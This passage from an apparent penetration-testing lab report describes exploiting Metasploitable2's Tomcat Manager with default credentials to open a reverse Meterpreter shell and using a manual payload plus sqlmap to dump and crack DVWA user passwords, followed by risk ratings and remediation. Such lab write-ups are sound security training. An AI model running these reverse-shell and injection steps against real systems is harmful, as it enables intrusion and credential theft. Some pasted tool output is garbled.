I configured the exploit with the following parameters:

- RHOSTS: 192.168.20.129
- RPORT: 8180
- HttpUsername: tomcat
- HttpPassword: tomcat
- LHOST: 192.168.20.128
- LPORT: 4444

I used a reverse TCP Meterpreter payload to establish remote command execution.



```
msf exploit(multi/http/tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
HttpPassword  tomcat        no        The password for the specified username
HttpUsername  tomcat        no        The username to authenticate as
PATH        http://192.168.20.129:8080/manager/ache    yes
Proxies      : socks4, socks5, http, sapni
RHOSTS     192.168.20.129  yes
RPORT      8180          yes
SSL        false          no        Negotiate SSL/TLS for outgoing connections
VHOST      no            no        HTTP server virtual host

Manager
Payload options (java/meterpreter/reverse_tcp):  HTML Manager Help
Name      Current Setting  Required  Description
LHOST     192.168.20.128  yes
LPORT      4444          yes
Name      Name
Name      Tomcat Administration Application
Name      Tomcat Simple Load Balancer Example App
Name      Tomcat Manager Application
Id       Name
0       Automatic
Name      Tomcat Manager Application
Name      Servlet 2.4 Examples
Name      Tomcat Documentation
View the full module info with the info, or info -d command.
```

Figure 18: Metasploit configuration for Tomcat Manager exploit

7.3 Successful Exploitation

After executing the exploit, I successfully uploaded a malicious WAR file and triggered remote code execution. Metasploit established a Meterpreter session between Kali Linux and the target system.

The console displayed:

Meterpreter session 1 opened

This confirmed full remote access to the target machine.

```
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.20.128:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6233 bytes as 3nT7ToIIPukysgB5fTEMd6fRceqGa.war ...
[*] Executing /3nT7ToIIPukysgB5fTEMd6fRceqGa/IddGl0FhKarQwgswDr1UU9.jsp ...
[*] Undeploying 3nT7ToIIPukysgB5fTEMd6fRceqGa ...
[*] Sending stage (58073 bytes) to 192.168.20.129
[*] Meterpreter session 1 opened (192.168.20.128:4444 → 192.168.20.129:60411) at 2026-02-11 05:27:23 -0500
```

Figure 19: Successful deployment and Meterpreter session establishment

7.4 Access Verification

Inside the Meterpreter session, I executed:

```
sysinfo
getuid
```



The system information confirmed that I gained access to the Linux target system. The user context demonstrated successful authentication bypass and remote control capability.

```
meterpreter > sysinfo      Tomcat Manager Application
Computer       : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language: en_US Servlet 2.4 Examples
Meterpreter    : java/linux Documentation
meterpreter > getuid
Server username: tomcat55
```

Figure 20: Meterpreter session showing system information and user context

7.5 Impact Analysis

This vulnerability allowed me to:

- Upload malicious files
- Execute arbitrary commands
- Gain remote shell access
- Potentially escalate privileges
- Move laterally within a network

An attacker exploiting this vulnerability could fully compromise the server and access sensitive information.

Severity: Critical (Remote Code Execution)

8. Phase 4: Post-Exploitation

8.1 Privilege Validation

After establishing a Meterpreter session, I verified the level of access I obtained. I executed the following commands:

```
getuid
sysinfo
```

These commands allowed me to confirm the user context and system details of the compromised machine. The output demonstrated that I successfully gained remote access and command execution capability on the target system.



8.2 System Enumeration

I initiated a basic system enumeration process to understand the environment further. I accessed the shell using:

```
shell
```

Then I executed:

```
whoami
```

This command confirmed the current privilege level within the compromised system.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat55
ls /etc
adduser.conf
adjtime
aliases
aliases.db
alternatives
apache2
apm
apparmor
apparmor.d
apt
at.deny
bash
bashrc
```

Figure 21: Switching from Meterpreter to system shell and verifying user access

8.3 Evidence Collection

To simulate forensic awareness and responsible handling of compromised systems, I collected a system file and generated a cryptographic hash.

I executed:

```
sha256sum /etc/passwd
```

This command generated a SHA256 hash of the system's user file.

```
sha256sum /etc/passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42 /etc/passwd
```

Figure 22: SHA256 hash generated for /etc/passwd file as evidence

8.4 Evidence Documentation

I documented the collected evidence as follows:

Item	Description	Collected By	Date	Hash Value
/etc/passwd	System user file	me	11-02-2026	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42

This process demonstrates proper evidence handling and chain-of-custody awareness during post-exploitation.

8.5 Impact Assessment

Post-exploitation confirmed that an attacker could:

- Execute arbitrary commands
- Access sensitive system files
- Maintain persistence
- Extract confidential data

This phase validated the severity of the vulnerability and demonstrated real-world compromise potential.

9. Phase 5 – Capstone: SQL Injection Exploitation (DVWA)

9.1 Target Overview

I conducted web application testing against Damn Vulnerable Web Application (DVWA) hosted locally on:

<http://localhost/dvwa>

I configured the application security level to **LOW** to simulate a vulnerable production scenario and to validate SQL Injection exploitation.



The screenshot shows the DVWA application's 'Vulnerability: SQL Injection' page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area has a 'User ID:' input field and a 'Submit' button. Below the input field, several user records are displayed in red text, each starting with 'ID: 1' OR '1'='1'. The records show different first names and surnames, indicating that the application is returning multiple results due to the SQL injection vulnerability.

Figure 23: Manual SQL Injection payload confirming vulnerability

9.2 Manual SQL Injection Confirmation

I navigated to:

Vulnerabilities → SQL Injection

I entered the following payload into the User ID field:

1' OR '1'='1

The application returned multiple user records instead of a single record, which confirmed the presence of SQL Injection.

9.3 Automated Exploitation Using sqlmap

After confirming the vulnerability manually, I automated exploitation using sqlmap.

I executed:

```
sqlmap -u  
"http://localhost/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit"\  
--cookie="security=low; PHPSESSID=<session_id>" \  
--dbs
```

sqlmap identified the parameter id as vulnerable to both:

- Time-based blind SQL Injection



- UNION-based SQL Injection

It confirmed that the backend database management system was MySQL (MariaDB fork).

The screenshot shows the sqlmap interface with the following details:
Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP) -> Injection
Payload: id=1' AND (SELECT 9901 FROM (SELECT(SLEEP(5)))byxn) AND 'waGQ='=waGQ&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7171716271,0x7552784354416c53586f715a4e456e71574649574a5a4d625365714f587171784f4f716950534d45,0x7170787871),NULL-- -&Submit=Submit

Figure 24: sqlmap confirming SQL Injection vulnerability types

9.4 Database Enumeration

sqlmap successfully enumerated available databases:

- dvwa
- information_schema

[06:08:23] [INFO] fetching database names available databases [2]:
[*] dvwa
[*] information_schema

Figure 25: sqlmap enumerating available databases

9.5 Table Enumeration

I then enumerated tables within the dvwa database:

- access_log
- guestbook
- security_log
- users

Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook |
| security_log |
| users |
+-----+

Figure 26: sqlmap listing tables in dvwa database

9.6 Data Extraction

I extracted data from the users table using:

```
Sqlmap -D dvwa -T users -dump
```

sqlmap successfully retrieved:

- Usernames



- Password hashes
- Roles
- Login metadata

It also cracked password hashes using a dictionary-based attack and revealed plaintext credentials such as:

- admin → password
- gordonb → abc123
- pablo → letmein

user_id	role	user	avatar	password	last_name	first_name	last_login	failed_login	acco
1	admin	admin	/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2026-02-11 06:00:16	0	1
2	user	gordonb	/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2026-02-11 06:00:16	0	1
3	user	1337	/dvwa/hackable/users/1337.jpg	8d353d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2026-02-11 06:00:16	0	1
4	user	pablo	/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2026-02-11 06:00:16	0	1
5	user	smithy	/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2026-02-11 06:00:16	0	1

```
[06:17:06] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost-dump/dvwa/users.csv'
[06:17:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'.
[+] ending @ 06:17:13 /2026-02-11/
```

Figure 27: sqlmap dumping user table including cracked password hashes

9.7 Impact Analysis

This vulnerability allowed me to:

- Extract the entire user database
- Retrieve administrative credentials
- Crack password hashes
- Gain full application-level compromise

An attacker could leverage these credentials to:

- Perform account takeover
- Escalate privileges
- Access sensitive business data
- Pivot to internal systems

Severity: **Critical** (Database compromise and credential exposure)

10. Risk Assessment and Severity Classification

10.1 Risk Evaluation Approach

I evaluated each identified vulnerability based on severity, exploitability, and potential business impact. I prioritized vulnerabilities using CVSS scoring principles and practical exploitation results.



I considered the following factors:

- Ease of exploitation
- Authentication requirements
- Level of access gained
- Data sensitivity exposure
- Potential for lateral movement

10.2 Critical Findings

SQL Injection – DVWA:

- Impact: Full database compromise
- Data Exposure: User credentials and administrative accounts
- Exploitability: Remote and unauthenticated
- Result: Successful data extraction and password cracking
- Risk Level: Critical

Apache Tomcat Manager Remote Code Execution:

- Impact: Remote shell access
- Exploitability: Weak default credentials
- Result: Successful Meterpreter session
- Risk Level: Critical

10.3 High and Medium Findings

Outdated Services (Metasploitable2)

- Outdated Apache version
- Outdated Samba service
- Exposed database services
- Weak authentication mechanisms
- Risk Level: High to Medium depending on exploitability.

10.4 Likelihood vs Impact Analysis

I evaluated risk based on both likelihood and impact:

Vulnerability	Likelihood	Impact	Risk Level
SQL Injection	High	High	Critical
Tomcat RCE	High	High	Critical
Outdated Apache	Medium	High	High
Weak FTP Configuration	Medium	Medium	Medium

10.5 Overall Risk Summary

The assessment revealed multiple critical vulnerabilities that allow full system compromise and sensitive data exposure. If deployed in a production environment, these vulnerabilities would pose a severe security threat.

Immediate remediation is required to mitigate business and operational risks.

11. Remediation and Recommendation

11.1 Web Application Security Improvements

I recommend implementing the following controls:

- Use prepared statements (parameterized queries)
- Avoid dynamic SQL query construction
- Implement strict input validation
- Apply server-side input sanitization
- Use ORM frameworks to abstract database queries
- Enforce proper error handling without exposing SQL errors

These controls will eliminate SQL Injection risks and protect sensitive database information.

11.2 Authentication and Access Control

To prevent unauthorized access, I recommend:

- Remove default credentials immediately
- Enforce strong password policies
- Implement multi-factor authentication (MFA)
- Disable unused services and administrative interfaces
- Restrict administrative panels to internal networks

11.3 Server Hardening

I recommend the following hardening measures:

- Update outdated software (Apache, Tomcat, Samba)
- Apply regular security patches
- Disable unnecessary services (FTP, Telnet, rlogin)
- Restrict database service exposure to internal networks only
- Implement firewall rules to limit open ports

11.4 Monitoring and Logging

To improve detection capability, I recommend:

- Enable centralized logging
- Monitor unusual login attempts
- Implement intrusion detection systems (IDS)
- Regularly review access logs

11.5 Regular Security Testing

I recommend conducting:

- Periodic vulnerability scanning
- Quarterly penetration testing
- Secure code reviews
- Developer security training

Proactive security testing will significantly reduce long-term risk.

12. Conclusion

During this engagement, I successfully conducted a comprehensive Vulnerability Assessment and Penetration Testing exercise in a controlled lab environment. I identified multiple critical vulnerabilities across network services and web applications. I validated these findings through controlled exploitation and confirmed their real-world impact.

I demonstrated remote code execution against Metasploitable2 by exploiting weak Tomcat Manager authentication and successfully established a reverse shell. I also exploited a SQL Injection vulnerability in DVWA, extracted the entire user database, and cracked password hashes to reveal plaintext credentials. These results confirmed full system compromise and data exposure risks.

This assessment highlights the importance of secure configuration, regular patch management, strong authentication mechanisms, and secure coding practices. Even simple misconfigurations or input validation failures can lead to severe security breaches.

By implementing the remediation recommendations provided in this report, an organization can significantly reduce its attack surface and strengthen its overall security posture.

13. References

I used the following authoritative sources and documentation to guide this assessment:

1. OWASP. (2024): <https://owasp.org>
2. PTES. (2023): <http://www.pentest-standard.org>
3. FIRST. (2024): <https://www.first.org/cvss>
4. National Institute of Standards and Technology. (2024): <https://nvd.nist.gov>
5. Kali Linux Documentation. (2024): <https://www.kali.org/docs/>
6. Metasploit Framework Documentation. (2024): <https://docs.metasploit.com>
7. sqlmap Documentation. (2024): <https://sqlmap.org>
8. OpenVAS / Greenbone Vulnerability Manager Documentation. (2024): <https://greenbone.net>
9. Nmap Reference Guide. (2024): <https://nmap.org>
10. Damn Vulnerable Web Application (DVWA): <https://github.com/digininja/DVWA>